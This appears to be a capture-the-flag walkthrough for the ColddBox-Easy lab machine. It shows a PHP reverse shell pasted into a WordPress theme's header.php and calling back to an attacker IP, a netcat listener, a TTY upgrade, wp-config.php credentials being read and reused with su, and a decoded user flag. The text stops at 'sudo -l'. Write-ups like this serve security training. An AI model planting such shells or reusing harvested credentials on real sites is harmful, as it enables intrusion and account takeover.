
Packages

No packages published

Languages

PHP 100.0%

After pasting php-reverse-shell, update file



WordPress 6.0.2 is available! Please update now.

Edit Themes

File edited successfully.

Twenty Fifteen: Header (header.php)


```php
<?php

set_time_limit (0);
$VERSION = "1.0";
$ip = '192.168.1.3';  // CHANGE THIS
$port = 1314;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;

//
// Daemonise ourself if possible to avoid zombies later
//

// pcntl_fork is hardly ever available, but will allow us to daemonise
// our php process and avoid zombies.  Worth a try...
if (function_exists('pcntl_fork')) {
	// Fork and have the parent process exit
	$pid = pcntl_fork();

	if ($pid == -1) {
		printit("ERROR: Can't fork");
		exit(1);
	}

	if ($pid) {
		exit(0);  // Parent exits
```

Tool: `NetCat`


CMD: `nc -lvp 1314`

Result: will show after reloading webpage

Screenshot:




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1314
listening on [any] 1314 ...
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1314
listening on [any] 1314 ...
192.168.1.6: inverse host lookup failed: Unknown host
connect to [192.168.1.3] from (UNKNOWN) [192.168.1.6] 32856
Linux ColddBox-Easy 4.4.0-186-generic #216-Ubuntu SMP Wed Jul 1 05:34:05 UTC 2020 x86_64 x86_64 x8
6_64 GNU/Linux
 00:02:17 up  6:26,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

CMD: `python3 -c 'import pty;pty.spawn("/bin/bash")'`



```
$ whoami
www-data
$ clear
TERM environment variable not set.
$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@ColddBox-Easy:/$
```

Navigate: CMD: `cd var/www/html`




```
www-data@ColddBox-Easy:/$ ls
ls
bin   home            lib64       opt   sbin  tmp      vmlinuz.old
boot  initrd.img      lost+found  proc  snap  usr
dev   initrd.img.old  media       root  srv   var
etc   lib             mnt         run   sys   vmlinuz
www-data@ColddBox-Easy:/$ cd var
cd var
www-data@ColddBox-Easy:/var$ ls
ls
backups  crash  local  log   opt  snap   tmp
cache    lib    lock   mail  run  spool  www
www-data@ColddBox-Easy:/var$ cd www
cd www
www-data@ColddBox-Easy:/var/www$ ls
ls
html
www-data@ColddBox-Easy:/var/www$ cd html
cd html
www-data@ColddBox-Easy:/var/www/html$ ls
ls
hidden           wp-blog-header.php    wp-includes         wp-signup.php
index.php        wp-comments-post.php  wp-links-opml.php   wp-trackback.php
license.txt      wp-config-sample.php  wp-load.php         xmlrpc.php
readme.html      wp-config.php         wp-login.php
wp-activate.php  wp-content            wp-mail.php
wp-admin         wp-cron.php           wp-settings.php
www-data@ColddBox-Easy:/var/www/html$
```

CMD: `cat wp-config.php`

Result:

```
/** MySQL database username */

     define('DB_USER', 'c0ldd');

     /** MySQL database password */

     define('DB_PASSWORD', 'cybersecurity');
```

Screenshot:




```
www-data@ColddBox-Easy:/var/www/html$ cat wp-config.php
cat wp-config.php
<?php
/**
 * The base configurations of the WordPress.
 *
 * This file has the following configurations: MySQL settings, Table Prefix,
 * Secret Keys, and ABSPATH. You can find more information by visiting
 * {@link http://codex.wordpress.org/Editing_wp-config.php Editing wp-config.php}
 * Codex page. You can get the MySQL settings from your web host.
 *
 * This file is used by the wp-config.php creation script during the
 * installation. You don't have to use the web site, you can just copy this file
 * to "wp-config.php" and fill in the values.
 *
 * @package WordPress
 */

// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define('DB_NAME', 'colddbox');

/** MySQL database username */
define('DB_USER', 'c0ldd');

/** MySQL database password */
define('DB_PASSWORD', 'cybersecurity');

/** MySQL hostname */
define('DB_HOST', 'localhost');
```


Some users keep the same password on most places lets try here too

CMD: `su c0ldd`

```
cybersecurity

whoami
```



```
www-data@ColddBox-Easy:/var/www/html$ su c0ldd
su c0ldd
Password: cybersecurity

c0ldd@ColddBox-Easy:/var/www/html$ 
```



```
c0ldd@ColddBox-Easy:/var/www/html$ whoami
whoami
c0ldd
```


CMD: `cd`

```
ls

cat user.txt
```

Result: `cat user.txt`

```
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
```

Screenshot:




```
cd
c0ldd@ColddBox-Easy:~$ ls
ls
user.txt
c0ldd@ColddBox-Easy:~$ cat user.txt
cat user.txt
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZlbCBjb25zZWd1aWRvIQ==
c0ldd@ColddBox-Easy:~$ 
```

DECODE with crytii.com Base64 (RFC 3548, RFC 4648)

Result: `Felicidades, primer nivel conseguido!`

Translate: `Congratulations, first level achieved!`




```
RmVsaWNpZGFkZXMsIHByaW1lciBuaXZl
bCBjb25zZWd1aWRvIQ
```

Base64 (RFC 3548, RFC 4648)

→ Decoded 37 bytes

```
Felicidades, primer nivel
conseguido!
```



Felicidades, primer nivel conseguido!

Congratulations, first level achieved!


4. Privilege Escalation

CMD: `sudo -l`

Result:

